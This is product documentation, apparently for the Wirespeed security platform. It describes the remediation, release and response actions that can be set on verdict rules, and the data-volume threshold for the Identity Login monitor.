Customizing Verdicts

When editing a verdict rule, you can configure remediation actions, response options, verdict, and severity.Remediation
Remediation actions automatically remediate or release users, endpoints, and files associated with a detection. For each asset type, you can choose which specific actions to perform.Remediate User
Lock down users associated with this detection. Available actions:- Disable Account — prevent the user from signing in
- Require MFA Re-enrollment — remove registered MFA methods and require enrollment again (destructive and one-shot)
- Reset Password — force a password change on next sign-in
- Revoke Sessions — terminate all active sign-in sessions
Remediate Endpoint
Isolate endpoints associated with this detection. Available actions:- Isolate Endpoint — disconnect the endpoint from the network
- Lock Device — remotely lock the device screen
Remediate File
Quarantine or delete files associated with this detection. Available actions:- Quarantine File — quarantine the file to prevent execution
- Delete File — permanently delete the file from the endpoint (irreversible)
Release User
Reverse user remediation when a detection is resolved as benign:- Enable Account — re-enable the user account for sign-in
Release Endpoint
Reverse endpoint remediation when a detection is resolved as benign:- Unisolate Endpoint — reconnect the endpoint to the network
- Unlock Device — unlock the device screen
Release File
Reverse file remediation when a detection is resolved as benign:- Unquarantine File — release the file from quarantine
Response
Escalate
Notify your team about the detection for manual investigation.Run Monitors
Use case monitors to watch for further activity related to this detection.Correlate & Resolve
Resolve the detection and allow it to be used as a threat indicator for other cases.Skip
Ignore this verdict and continue on. You cannot skip the default rule.Chat Ops
Reach out to the user(s) affected by this detection and ask them if it was an intentional action. Additional options are available:- Chat Ops MFA — require SMS MFA when a user claims they performed the activity (requires Chat Ops Second Factor in team settings)
- VIP Chat Ops — allow Chat Ops for VIP users on this rule
Case monitors and productivity logs
Case monitors run for some categories (for example Identity Login) and watch for patterns over time using platform data, not only the original detection. The Identity Login monitor depends on productivity logs: mailbox and related collaboration activity that Wirespeed stores as productivity-tagged events. Before running its rules, the monitor checks that your tenant has enough recent volume (at least 250 productivity-tagged events in the last 30 days). If that threshold is not met, the monitor skips so it does not draw conclusions without enough data. That is not a signal that a specific integration is broken; it means productivity log volume in Wirespeed is too low for this monitor to run meaningfully.Which integrations supply productivity logs?
Productivity-tagged events come from:
Other integrations do not currently feed this productivity stream. If you rely only on vendors outside that table, you may see the skip message until Microsoft 365 and/or Google Workspace mail and audit data is connected and ingested at sufficient volume.